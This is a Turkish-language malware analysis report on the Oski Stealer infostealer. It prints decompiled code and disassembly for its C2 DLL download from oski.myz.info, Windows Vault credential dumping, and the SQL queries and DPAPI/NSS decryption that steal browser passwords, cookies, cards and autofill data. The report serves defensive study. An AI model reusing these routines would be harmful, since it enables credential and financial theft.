OSKI STEALER

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

Ön Bakış

OskiStealer ilk olarak Kasım 2019'da görülen Information Stealer türündeki zararlı yazılımdır. Oski kelimesi İskandinav mitolojisinde Viking Savaşçısı, Viking Tanrısı gibi anlamlara sahiptir.

Bu kötü amaçlı yazılımın virüs bulaşmış bilgisayarları;

- Web tarayıcılarına kaydedilen kredi kartı bilgilerine,
- Web tarayıcılarına kaydedilen otomatik doldurma bilgilerine,
- Web tarayıcılarına kaydedilen çerez bilgilerine,
- Web tarayıcılarına kaydedilen kripto cüzdan bilgilerine,
- Bilgisayardaki sistem bilgilerine,
- Kayıtlı Outlook hesaplarıyla ilgili bilgilere,
- Bilgisayarda kayıtlı kimlik bilgilerine,
- Bilgisayarın ekran görüntüsüne erişim sağlamasına olanak sağlamaktadır.

Stealer.exe Analizi

Adı	Stealer.exe
MD5	c98eba0c6b6491eaf7a05618cab679b9
SHA256	9a4949ef95975afceb281a33708ea8bcd90be831112bb2d89e7e3ba64a3e119a
Dosya Türü	PE32/EXE

Genel Bakış

İncelenen Oski zararlısı çalışma anında **RC4** algoritması ile şifrelenmiş stringleri çözümler. Çözümlenen DLL ve API stringleri dinamik olarak yüklenir ve kullanılmak üzere kaydedilir. Zararlının **ülke kontrolü** ve **Windows Defender** kontrolü yapması sağlanır. Kontrollerin sağlanması durumunda asıl zararlı işlemlerin yapıldığı fonksiyon çalışır. İşlemlerin ardından ExitProcess API çağrılarak program sonlanır. Zararlı'nın algoritması şu şekildedir:

```
dectrypt_func();
dynamic_load();
if ( country_check() && windows_bypass() )
  StealerFunc();
return ExitProcess_call(0);
```

Şekil 1- Zararlının algoritması

Zararlı'nın dil kontrolü yapılarak çalıştırılması engellenen ülkeler:

Azerbaycan	Rusya	Ukrayna
Belarus	Kazakistan	Özbekistan

Tablo 1- Dil kontrolü yapılan ülkeler

Zararlı'nın hedeflediği kripto cüzdanlar:

Bitcoin	Anoncoin	IOCoin
Ethereum	BBQCoin	Ixcoin
Electrum	devcoin	Megacoin
Electrum-LTC	digitalcoin	Mincoin
ElectronCash	Florincoin	Namecoin
Exodus	Franko	Primecoin
MultiDoge	Freicoin	Terracoin
Zcash	GoldCoinGLD	YACoin
DashCore	GoldCoin (GLD)	jaxx
LiteCoin	Infinitecoin	

Şekil 2- Zararlı'nın hedeflediği Kripto Cüzdan listesi

Zararlı'nın hedeflediği tarayıcılar:

Opera	Nichrome	CentBrowser
Google Chrome	Maxthon5	Elements Browser
Chromium	Sputnik	TorBro
Microsoft Edge	Epic Privacy Browser	CryptoTab
Amigo	Vivaldi	Brave
Torch	CocCoc Browser	Mozilla Firefox
Orbitum	Uran Browser	Pale Moon
Comodo Dragon	QIP Surf	Waterfox
Cyberfox	BlackHawk	IceCat
K-Meleon	Thunderbird	Kometa

Şekil 3- Zararlı'nın hedeflediği Tarayıcı listesi

Detaylı Analiz

Zararlı ilk olarak şifrelenmiş stringleri çözümlemek için genel bir fonksiyon çalıştırır. Bu genel fonksiyon içerisinde **RC4** ile şifrelenmiş stringler çözümleyici fonksiyona parametre olarak push edilir. Çözümleyici fonksiyonun dönüş değeri olarak gelen orijinal string kullanılmak üzere kaydedilir.

```
.text:002547F1 push    offset aE70xtvvjatgr9u ; "E70XtVvJATGR9Uarqg=="
.text:002547F6 call    decryption_func ; Call Procedure
.text:002547FB add     esp, 4          ; Add
.text:002547FE mov     InternetOpenA, eax
.text:00254803 push    offset aE70xtvvjatgd6k ; "E70XtVvJATGd6k2rjo9G9Q=="
.text:00254808 call    decryption_func ; Call Procedure
.text:0025480D add     esp, 4          ; Add
.text:00254810 mov     InternetConnectA, eax
.text:00254815 push    offset aEqcxogbxasum4f ; "EqcXoGbXASuM4FKwjp9G9Q=="
.text:0025481A call    decryption_func ; Call Procedure
.text:0025481F add     esp, 4          ; Add
.text:00254822 mov     HttpOpenRequestA, eax
```

Şekil 4- Şifrelenmiş stringlerin çözümlenmesi

API Hashing tekniği kullanılarak LoadLibraryA ve GetProcAddress API'lerine erişilir. Çözümlenen stringler ve erişilen API'ler ile Dynamic API Resolving yapılır.

```
.text:00249718 mov     eax, loadlibraryA
.text:0024971D push    eax
.text:0024971E mov     ecx, [ebp+handle_lib] ; kernel32.dll
.text:00249721 push    ecx
.text:00249722 call    API_Hashing     ; Call Procedure
.text:00249727 add     esp, 8          ; Add
.text:0024972A mov     loadlibraryA_call, eax
.text:0024972F mov     edx, getprocaddress_str
.text:00249735 push    edx
.text:00249736 mov     eax, [ebp+handle_lib]
.text:00249739 push    eax
.text:0024973A call    API_Hashing     ; Call Procedure
.text:0024973F add     esp, 8          ; Add
.text:00249742 mov     getprocaddress, eax
.text:00249747 mov     ecx, dword_2626E8
.text:0024974D push    ecx             ; _DWORD
.text:0024974E mov     edx, [ebp+handle_lib]
.text:00249751 push    edx             ; _DWORD
.text:00249752 call    getprocaddress  ; Indirect Call Near Procedure
.text:00249758 mov     ExitProcess_call, eax
.text:0024975D mov     eax, GetUserDefaultLangID
.text:00249762 push    eax             ; _DWORD
.text:00249763 mov     ecx, [ebp+handle_lib]
.text:00249766 push    ecx             ; _DWORD
.text:00249767 call    getprocaddress  ; Indirect Call Near Procedure
.text:0024976D mov     GetUserDefaultLangID call, eax
```

Şekil 5- API'lerin Dinamik Yüklenmesi

Dil kontrolü yapılarak programın belirli ülkelerin insanlarının bilgisayarlarında çalışmaması hedeflenmiştir. Bu ülkeler Azerbaycan, Belarus, Kazakistan, Özbekistan, Rusya, Ukrayna'dır. GetUserDefaultLangID API çağrılır. Dönüş değeri bu ülkeleri temsil eden ID'lerden biri ile eşitse fonksiyon 0 döndürür böylece StealerFunc çalışması engellenir.

```
int sub_6F4A0()
{
  unsigned int langID; // [esp+0h] [ebp-Ch]
  int var; // [esp+4h] [ebp-8h]

  var = 1;
  langID = (unsigned __int16)GetUserDefaultLangID_call();
  if ( langID > 0x43F )
  {
    if ( langID == 1091 )        Özbekistan
    {
      var = 0;
    }
    else if ( langID == 2092 )   Azerbaycan
    {
      var = 0;
    }
  }
  else
  {
    switch ( langID )
    {
      case 0x43Fu:   Kazakistan
        var = 0;
        break;
      case 0x419u:   Rusya
        var = 0;
        break;
      case 0x422u:   Ukrayna
        var = 0;
        break;
      case 0x423u:   Belarus
        var = 0;
        break;
    }
  }
  return var;
}
```

Şekil 6- Dil kontrolü yapılması

GetComputerNameA API ile bilgisayar ismi alınır ve HAL9TH ile karşılaştırılır. Eğer eşleşme var ise GetUserNameA API ile kullanıcı adı alınır ve JohnDoe ile karşılaştırılır. Eğer bu eşleşme de sağlanır ise fonksiyon 0 döndürür ve StealerFunc çalışmaz böylece Windows Defender bypass edilir.

```
55              push ebp
8BEC            mov ebp,esp
51              push ecx
C745 FC 01000000 mov dword ptr ss:[ebp-4],1
A1 D4252600     mov eax,dword ptr ds:[2625D4]   002625D4:&"HAL9TH"
50              push eax
E8 CAFBFFFF     call malware.24B2E0
50              push eax
E8 DE9BFEFF     call malware.2352FA
83C4 08         add esp,8
85C0            test eax,eax
75 20           jne malware.24B743
8B0D CC262600   mov ecx,dword ptr ds:[2626CC]   002626CC:&"JohnDoe"
51              push ecx
E8 B1FAFFFF     call malware.24B1E0
50              push eax
E8 C59BFEFF     call malware.2352FA
83C4 08         add esp,8
85C0            test eax,eax
75 07           jne malware.24B743
```


Şekil 7- Windows Defender Kontrolü

StealerFunc içerisinde zararlı, indirmek istediği DLL'ler için **C2** sunucusu ile iletişime geçer. İndirmek istediği 7 farklı DLL dosyası için "**oski[.]myz[.]info**" sitesine /1.jpg , /2.jpg, /3.jpg, /4.jpg, /5.jpg, /6.jpg, /7.jpg dizinlerine istek atarak DLL'leri C:\ProgramData içerisine kaydeder.

```
call malware.251740
mov ecx,dword ptr ss:[ebp+8] ; [ebp+8]:"oski.myz.info/1.jpg"
push ecx
lea ecx,dword ptr ss:[ebp-30]
call malware.2311C0
mov dword ptr ss:[ebp-4],0
push 0
push malware.25A00C ; 25A00C:"http://"
lea ecx,dword ptr ss:[ebp-30]
call malware.231EE0
```

Şekil 8- Third party DLL'leri C2'dan indirme işlemi.

Third party olarak indirilen DLL'ler aşağıdaki gibidir:




Şekil 9- İndirilen third party dller

Random sayılardan bir değer oluşturulur. Oluşturulan değer C:\ProgramData stringinin sonuna dizin temsil edecek şekilde lstrcatA API ile eklenir. CreateDirectoryA API ile ProgramData içerisine verilen random değer isminde bir klasör oluşturulur. Oluşturulan klasör içerisine aynı API kullanılarak **autofill**, **cc**, **cookies**, **crypto** isimlerinde klasörler oluşturulur.

```
CreateDirectoryA_call(programdata_rndmsay_direc, 0);
CreateDirectoryA_call(cookies_path, 0);
CreateDirectoryA_call(cc_path, 0);
CreateDirectoryA_call(autofill_path, 0);
CreateDirectoryA_call(crypto_path, 0);
```

Şekil 10- Klasör oluşturulması



Şekil 11- Oluşturulan klasörler

SetCurrentDirectoryA API ile program çalışma dizinini random sayılardan oluşan klasöre getirir. Burada ilk olarak browser ve vault işlemleriyle ilgili olan fonksiyon çalışır. **"passwords.txt"** adında bir dosya oluşturulur. **Vault** işlemleriyle ilgili olan bir fonksiyon çalışır. Bu fonksiyonda GetVersionExA ile Windows Operating System versiyonu öğrenilir. "**Vaultcli.dll**" belleğe yüklenir. **Vault API'leri** dinamik çözümleme yapılarak kaydedilir.

```
mov dword ptr ss:[ebp-31C],0                    00262504:&"vaultcli.dll"
mov ecx,dword ptr ds:[262504]
push ecx
call dword ptr ds:[<&LoadLibraryA>]
mov dword ptr ss:[ebp-3BC],eax
cmp dword ptr ss:[ebp-3BC],0
je malware.24C618
mov edx,dword ptr ds:[2622EC]                   002622EC:&"VaultOpenVault"
push edx
mov eax,dword ptr ss:[ebp-3BC]
push eax
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262704],eax
mov ecx,dword ptr ds:[2624A0]                   002624A0:&"VaultCloseVault"
push ecx
mov edx,dword ptr ss:[ebp-3BC]
push edx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262740],eax
mov eax,dword ptr ds:[2624D4]                   002624D4:&"VaultEnumerateItems"
push eax
mov ecx,dword ptr ss:[ebp-3BC]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262758],eax
mov edx,dword ptr ds:[2623A8]                   002623A8:&"VaultGetItem"
push edx
mov eax,dword ptr ss:[ebp-3BC]
```

Şekil 12- Vault API'lerin Dinamik Yüklenmesi

fopen fonksiyonu ile passwords.txt dosyası **+a** modunda açılır. Bilgisayardaki kullanıcıların parola, sertifika gibi kimlik bilgilerine **Vault API'leriyle** erişilir, **fprintf** fonksiyonu ile hassas veriler passwords.txt dosyasına yazdırılır.

```
v14 = VaultGetItem_call(v15, v3, v3[5], v3[6], 0, 0, 0, &v9);
if ( v14 )
{
  fprintf(Stream, PASS);
  fprintf(Stream, "\n\n");
}
else
{
  WideCharToMultiByte_call(0, 0, *(_DWORD *)(v9 + 28) + 32, -1, v11, 256, 0, 0);
  fprintf(Stream, PASS_yuzde_s, v11);
  fprintf(Stream, "\n\n");
}
VaultFree_call(v9);
```

Şekil 13- Credentials'lara erişilmesi

Sqlite3.dll belleğe yüklenir. Sqlite API'leri tarayıcılara sql sorguları atılarak verilerin elde edilmesinde kullanılmak üzere dinamik olarak belleğe yüklenir ve kaydedilir.

```
mov ebp,esp
mov eax,dword ptr ds:[262568]          00262568:&"C:\\\\ProgramData\\\\sqlite3.dll"
push eax
call dword ptr ds:[<&LoadLibraryA>]
mov dword ptr ds:[26274C],eax
cmp dword ptr ds:[26274C],0
je malware.24C8FB
mov ecx,dword ptr ds:[26247C]          0026247C:&"sqlite3_open"
push ecx
mov edx,dword ptr ds:[26274C]
push edx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262750],eax
mov eax,dword ptr ds:[262140]          00262140:&"sqlite3_prepare_v2"
push eax
mov ecx,dword ptr ds:[26274C]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262700],eax
mov edx,dword ptr ds:[262408]          00262408:&"sqlite3_step"
push edx
mov eax,dword ptr ds:[26274C]
push eax
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262720],eax
mov ecx,dword ptr ds:[2623F0]          002623F0:&"sqlite3_column_text"
push ecx
mov edx,dword ptr ds:[26274C]
```

Şekil 14- Sqlite3 API'lerin Dinamik Yüklenmesi

Zararlı tarafından tarayıcılarda **Chromium** ve **Firefox** tabanlı tarayıcılar için farklı iki fonksiyon kullanılmaktadır. Chromium tarayıcılar için yazılan fonksiyonda tarayıcı ismi ve **User Data** klasörünün dizini parametre olarak string şekilde verilir.

```
call malware.24C810
mov ecx,dword ptr ds:[2623F8]          002623F8:&"Google Chrome"
push ecx
mov edx,dword ptr ds:[2624F4]          002624F4:&"\\\\Google\\\\Chrome\\\\User Data"
push edx
call malware.24EAB0
add esp,8
mov eax,dword ptr ds:[262200]          00262200:&"Chromium"
push eax
mov ecx,dword ptr ds:[2625E4]          002625E4:&"\\\\Chromium\\\\User Data"
push ecx
call malware.24EAB0
add esp,8
mov edx,dword ptr ds:[262288]          00262288:&"Kometa"
push edx
mov eax,dword ptr ds:[26253C]          0026253C:&"\\\\Kometa\\\\User Data"
push eax
call malware.24EAB0
add esp,8
mov ecx,dword ptr ds:[2624B8]          002624B8:&"Amigo"
push ecx
mov edx,dword ptr ds:[26246C]          0026246C:&"\\\\Amigo\\\\User Data"
```

Şekil 15- Hedeflenen tarayıcılardan bazıları

SHGetFolderPathA kullanılarak **APPDATA** klasörünün dizini alınır, dizinin sonuna tarayıcının ve içindeki User Data klasörünün dizini lstrcatA API çağrılarak birleştirilir. Tekrardan lstrcatA API çağrılarak bu dizinin sonuna **Local State** stringi eklenir. Böylece Local State dosyasının mutlak dizini elde edilir. Local State dosyasının mutlak dizini GetFileAttributesA API'sine parametre olarak verilir, dönüş değeri olarak Local State dosyasının özniteliğini alır.

```
v5 = 0;
v6 = 0;
memset(path, 0, 0x104u);
APPDATA_path_writes(path, 28);
lstrcatA_call(path, GoogleChromeUserData);
memset(FileName, 0, 0x104u);
lstrcatA_call(FileName, path);
lstrcatA_call(FileName, "\\Local State");
if ( file_attributes(FileName) && !enc_key_and_DPAPI((int)FileName, (int)&v5, (int)&v6) )
  sub_24CAC0(&v5, &v6);
sub_24E640((int)&unk_259446, (int)path, GoogleChrome, v5, v6);
return sub_24CAC0(&v5, &v6);
}
```

Şekil 16- Zararlının Local State dosyası ile encrypted key'e ulaşma ve zararlı işlemleri gerçekleştirme algoritması

```
push edx
lea eax,dword ptr ss:[ebp-220]
push eax
call dword ptr ds:[<&lstrcat>]
push malware.259CF4
lea ecx,dword ptr ss:[ebp-220]
```

```
eax:"C:\\Users\[redacted]\\AppData\\Local\\\\Google\\\\Chrome\\\\User Data\\Local State"
259CF4:"\\Local State"
```

Şekil 17- Local State dosyasının mutlak dizininin debuggerdaki görüntüsü

Enc_key_and_DPAPI adı verdiğimiz fonksiyon Local State dosyası içindeki verileri CreateFileA ve ReadFileA API'leri ile okuduktan sonra LocalAlloc API ile heap bellekte ayrılan alana kaydeder. Bu alan içerisinden daha sonra User Data klasöründeki dosyalarda bulunan **DPAPI** ile şifrelenmiş verileri çözümlemek için gerekli olan **ecrypted key**'e erişmek istenir.

```
{
  data_from_file = (char *)data_to_localalloc(_data, _size);
  if ( data_from_file )
  {
    ecrypted_key = strstr(data_from_file, "\"os_crypt\":{\"encrypted_key\":\"");
    if ( ecrypted_key )
    {
      ecrypted_key += 29;
      sub_2311C0(v6, ecrypted_key);
      v16 = 0;
      v5 = sub_231EE0(v6, "\"}", 0);
```

Şekil 18- Local State dosyası içerisinden encrypted_key'e ulaşılması

Tarayıcıdan bilgilerin alındığı fonksiyonda “C:\ProgramData\AppData\Local\Tarayıcı Adı\User Data*“ şeklinde FindFirstFileA API çağrısı ile User Data içerisindeki dosya ve klasörlerin hepsine erişilmek istenmiştir. API çağrısından sonra return değerinin INVALID_HANDLE_VALUE olup olmadığı kontrol edilir. Eğer handle değeri var ise dosya adının sırayla **Login Data, Cookies, Web Data** olup olmadığı kontrol edilir. Eşleşen dosya isimlerine göre hangi fonksiyonun çalışacağı belirlenir. Bu üç farklı dosya için farklı farklı fonksiyonlar kullanılır. Kullanılan fonksiyonların sonunda özyinelemeli olarak ana fonksiyon tekrar kendini çağırır. Do While döngüsü içerisinde FindNextFileA API çağrılarak klasördeki dosyalar boyunca bu işlemler tekrarlanır ardından FindClose API ile handle kapatılır.

```
result = FindFirstFileA_call(aranan_dosyalar_mutlak_dizini, dosya_icerigi);
handle_file = result;
if ( result != -1 )
{
  do
  {
    if ( strcmp(String1, ".") && strcmp(String1, "..") )
    {
      wsprintfA_call(dosya_mutlak_dizini, yuzde_s_ters_slash_yuzde_s, userdata_path, String1);
      if ( !_stricmp(String1, Login_Data) )
      {
        Login_Data_ops(a1, (int)dosya_mutlak_dizini, googlechrome, a4, a5);
        recursive_fnc((int)String1, (int)dosya_mutlak_dizini, googlechrome, a4, a5);
      }
      else if ( !_stricmp(String1, Cookies) )
      {
        Cookies_ops((int)dosya_mutlak_dizini, a1, googlechrome, a4, a5);
        recursive_fnc((int)String1, (int)dosya_mutlak_dizini, googlechrome, a4, a5);
      }
      else if ( !_stricmp(String1, Web_Data) )
      {
        Web_Data_credit_cart_ops((int)dosya_mutlak_dizini, a1, googlechrome, a4, a5);
        Web_Data_autofill_ops((int)dosya_mutlak_dizini, a1, googlechrome);
        recursive_fnc((int)String1, (int)dosya_mutlak_dizini, googlechrome, a4, a5);
      }
      else if ( (dosya_icerigi[0] & 0x10) != 0 )
      {
        recursive_fnc((int)String1, (int)dosya_mutlak_dizini, googlechrome, a4, a5);
      }
    }
  }
  while ( FindNextFileA_call(handle_file, dosya_icerigi) );
  result = FindClose_call(handle_file);
}
return result;
```

Şekil 19- Zararlının tarayıcıda hedeflediği dosyaları araması ve ilgili fonksiyonları çalıştırması

Login Data koşulu sağlanırsa GetCurrentDirectoryA API çağrısı ile parametre olarak verilen alan içerisine anlık dizin yazdırılır. lstrcatA API ile sonuna “**\temp”** stringi eklenir. CopyFileA API çağrısı ile Login Data dosyası yeni oluşturulan temp dosyasına kaydedilir. **sqlite3_open** API ile database bağlantısı kurulur. **sqlite3_prepare_v2** API çağrısı ile **"SELECT origin_url, username_value, password_value FROM logins"** SQL sorgusu Login Data dosyasına atılır. Çağrı başarılı olursa passwords.txt dosyası a+ modunda açılır. **sqlite3_step** API’ye, dönen SQL cevabı parametre olarak verilir. **sqlite3_column_text**, **sqlite3_column_blob**, **sqlite3_column_bytes** API’leri kullanılarak ayrılır ve daha sonra passwords.txt dosyasının içerisine **PROF, SOFT, HOST, USER, PASS** ve karşılarına SQL’den dönen değerler gelecek şekilde yazılır. **sqlite3_finalize** API çağrılarak **sqlite3_prepare_v2** ve diğer API’ler ile yapılan prepared statements’lar silinir. **sqlite3_close** API ile database bağlantısı kapatılır. DeleteFileA API ile SQL sorgusu gerçekleştirilen temp dosyası silinir.

SELECT origin_url, username_value, password_value FROM logins

```
if ( !sqlite3_open_call(v20, &db) )
{
  if ( !sqlite3_prepare_v2_call(db, select_sql, -1, &sql_return, 0) )
  {
    Stream = fopen(passwords_nokta_txt, mode_a_arti);
    if ( Stream )
    {
      while ( sqlite3_step_call(sql_return) == 100 )
      {
        v17 = sqlite3_column_text_call(sql_return, 0);
        v18 = (const char *)sqlite3_column_text_call(sql_return, 1);
        v11 = sqlite3_column_bytes_call(sql_return, 2);
        v5 = (void *)sqlite3_column_blob_call(sql_return, 2);
        sub_24D730((int)v16, v5, v11, a4, a5);
        v26 = 0;
        if ( !strcmp((const char *)sub_231330(v16), (const char *)&unk_25942E) )
        {
          if ( strcmp(v18, (const char *)&unk_25942F) )
          {
            fprintf(Stream, PROF_yuzde_s, a1);
            fprintf(Stream, "\n");
            fprintf(Stream, SOFT_yuzde_s, a3);
            fprintf(Stream, "\n");
            fprintf(Stream, HOST_yuzde_s, v17);
            fprintf(Stream, "\n");
            fprintf(Stream, USER_yuzde_s, v18);
```

Şekil 20- Zararlının Login Data dosyasındaki verileri SQL sorgusu ile elde etmesi

Cookies koşulu sağlanırsa aynı şekilde bir temp dosyası oluşturulup Cookies dosyası buraya kopyalanır. **sqlite3_open** API ile database bağlantısı kurulur. **sqlite3_prepare_v2** API ile **"SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies"** SQL sorgusu atılır. Cookies klasörünün içerisinde tarayıcının ismine göre oluşturulan dosyaya **sqlite3_step**, **sqlite3_column_text**, **sqlite3_column_bytes**, **sqlite3_column_blob** API'leri kullanılarak yazılır. İşlemler bittikten sonra **sqlite3_finalize** API çağrılarak **sqlite3_prepare_v2** ve diğer API'ler ile yapılan prepared statements'lar silinir. **sqlite3_close** API ile database bağlantısı kapatılır. DeleteFileA API ile SQL sorgusu gerçekleştirilen temp dosyası silinir.

SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies

```
GetCurrentDirectoryA_call(260, v17);
lstrcatA_call(v17, ters_slaslar_temp);
CopyFileA_call(a1, v17, 1);
memset(FileName, 0, 0x104u);
wsprintfA_call(FileName, cookies_s_s_txt, a3, a2);
cookie_sql = select_from_cookies_str;
if ( !sqlite3_open_call(v17, &v21) )
{
  if ( !sqlite3_prepare_v2_call(v21, cookie_sql, -1, &v19, 0) )
  {
    Stream = fopen(FileName, Mode);
    if ( Stream )
    {
      while ( sqlite3_step_call(v19) == 100 )
      {
        v12 = sqlite3_column_text_call(v19, 0);
        v15 = (const char *)sqlite3_column_text_call(v19, 1);
        v10 = sqlite3_column_text_call(v19, 2);
        v14 = (const char *)sqlite3_column_text_call(v19, 3);
        v11 = (_DWORD *)sqlite3_column_text_call(v19, 4);
        v13 = sqlite3_column_text_call(v19, 5);
```

Şekil 21- Zararlının Cookies dosyasındaki verileri SQL sorgusu ile elde etmesi

Web Data koşulu sağlanırsa özyineleme fonksiyonu dışında iki fonksiyon çalışır. İlk fonksiyon kredi kartı bilgilerini hedeflerken ikinci fonksiyon autofill (otomatik doldurma) bilgilerini hedef almaktadır. Kredi kartlarının hedef alındığı fonksiyonda Login Data ve Cookies kısmında bahsedilen API'ler kullanılarak **"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards"** SQL sorgusu atılır. SQL sorgusundan dönen cevap ayrıştırılarak cc klasörünün içine tarayıcı ismi ile oluşturulan dosyaya **card, name, date** şeklinde yazılır. Prepared statements ve database bağlantısı sonlandırılır. DeleteFileA API ile SQL sorgusu gerçekleştirilen temp dosyası silinir.

SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards

```
cc_sql = select_cc_from_credit_cards;
if ( !sqlite3_open_call(v14, &v18) )
{
  if ( !sqlite3_prepare_v2_call(v18, cc_sql, -1, &v16, 0) )
  {
    Stream = fopen(FileName, Mode);
    if ( Stream )
    {
      while ( sqlite3_step_call(v16) == 100 )
      {
        name = sqlite3_column_text_call(v16, 0);
        date1 = sqlite3_column_text_call(v16, 1);
        date2 = sqlite3_column_text_call(v16, 2);
        v8 = sqlite3_column_bytes_call(v16, 3);
        v5 = (void *)sqlite3_column_blob_call(v16, 3);
        v9 = sub_24D730((int)v19, v5, v8, a4, a5);
        card = sub_231330(v9);
        fprintf(Stream, card_name_date, card, name, date1, date2);
        sub_2312D0(v19);
        fprintf(Stream, "\n\n");
      }
      fclose(Stream);
    }
  }
  sqlite3_finalize_call(v16);
```

Şekil 22- Zararlının Web Data dosyasındaki verileri SQL sorgusu ile elde etmesi

Autofill hedeflenen fonksiyonda aynı işlemler gerçekleştirilir. **"SELECT name, value FROM autofill"** SQL sorgusu gerçekleştirilir. Sorgunun döndürdüğü veriler ayrıştırılıp autofill klasörünün içinde tarayıcı ismiyle oluşturulan dosyaya yazdırılır. Prepared statements ve database bağlantısı sonlandırılır. SQL sorgusu gerçekleştirilen temp dosyası DeleteFileA API ile silinir.

SELECT name, value FROM autofill

```
GetCurrentDirectoryA_call(260, temp_file);
lstrcatA_call(temp_file, ters_slaslar_temp);
CopyFileA_call(a1, temp_file, 1);
memset(FileName, 0, 0x104u);
wsprintfA_call(FileName, yuzde_s_tab_yuzde_s, a3, a2);
autofill_sql = select_name_value_from_autofill;
if ( !sqlite3_open_call(temp_file, &v11) )
{
  if ( !sqlite3_prepare_v2_call(v11, autofill_sql, -1, &v9, 0) )
  {
    Stream = fopen(FileName, Mode);
    if ( Stream )
    {
      while ( sqlite3_step_call(v9) == 100 )
      {
        v5 = sqlite3_column_text_call(v9, 0);
        v3 = sqlite3_column_text_call(v9, 1);
        fprintf(Stream, Format, v5, v3);
        fprintf(Stream, "\n");
      }
      fclose(Stream);
    }
```

Şekil 23- Zararlının Autfoill dosyasındaki verileri SQL sorgusu ile elde etmesi

Firefox tabanlı tarayıcılar için yazılan fonksiyonda Chromiumdan farklı olarak Local State dosyası yerine Profiles dosyası bulunmaktadır. SHGetFolderPathA API ile APPDATA dizini alınır. Mozilla\Firefox\Profiles dizini APPDATA'nın sonuna lstrcatA API ile eklenir. Tekrar lstrcatA API ile \profiles.ini dizini eklenir. Böylece profiles.ini dosyasının mutlak dizini string olarak tutulur. GetFileAttributesA API ile dosyanın özniteliğini döndürür.

profiles.ini dosyası var ise **nss3.dll** belleğe yüklenir ve ilgili API'ler dinamik olarak yüklenir. Eğer API yüklemeleri başarılı ise dosya isimlerinin **cookies.sqlite, formhistory, logins.json** olup olmadığı kontrol edilir. Cookies ve history için Chromiumdaki fonksiyonların neredeyse aynısı kullanılır. Cookies için **"SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies"** sorgusu atılır. History için ise **"SELECT fieldname, value FROM moz_formhistory"** sorgusu atılır. Dönen cevaplar ilgili text dosyalarına yazdırılır.

```
SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies
SELECT fieldname, value FROM moz_formhistory
```

Logins.json dosyası için **sqlite3.dll** API'leri yerine GetPrivateProfileSectionNameA, **NSS_Init**, **fseek**, **fread** gibi fonksiyonlar ile aranmaktadır. **nss3.dll** içerisindeki **PK11_Authenticate, PK11SDR_Decrypt** gibi API'ler kullanılarak şifrelenmiş parolalar çözümlenerek **passwords.txt** dosyasına eklenmektedir. İşlemlerden sonra **nss3.dll** FreeLibrary API ile adres boşluğundan kaldırılır.

```
if ( strcmp(String1, ".") && strcmp(String1, "..") )
{
  wsprintfA_call(v4, "%s\\%s", Buffer, String1);
  if ( !_stricmp(String1, cookies_nokta_sqlite) )
  {
    cookies_ops((int)v4, a1, a3);
    recursive_((int)String1, v4, a3);
  }
  else if ( !_stricmp(String1, formhistory_sqlite) )
  {
    formhistory_sqlite_ops((int)v4, a1, a3);
    recursive_((int)String1, v4, a3);
  }
  else if ( !_stricmp(String1, logins_nokta_json) )
  {
    logins_json_ops(a1, a3, Buffer);
    recursive_((int)String1, v4, a3);
  }
  else if ( (v5[0] & 0x10) != 0 )
  {
    recursive_((int)String1, v4, a3);
  }
```

Şekil 24- Zararlının Firefox tabanlı tarayıcılardaki verileri elde etme algoritması

Tarayıcı işlemleri tamamlandıktan sonra SetCurrentDirectoryA API ile programın bulunduğu dizin C:\ProgramData içerisindeki random sayılarla oluşturulan klasöre getirilir. Programın sıradaki hedefi Outlook verileridir. Outlook ile ilgili fonksiyonda Windows Kayıt Defterindeki Outlook dizinleri bu fonksiyona parametre olarak verilir.

```
"Software\\\\Microsoft\\\\Windows NT\\\\CurrentVersion\\\\Windows Messaging Subsystem\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Windows NT\\\\CurrentVersion\\\\Windows Messaging Subsystem\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Windows NT\\\\CurrentVersion\\\\Windows Messaging Subsystem\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
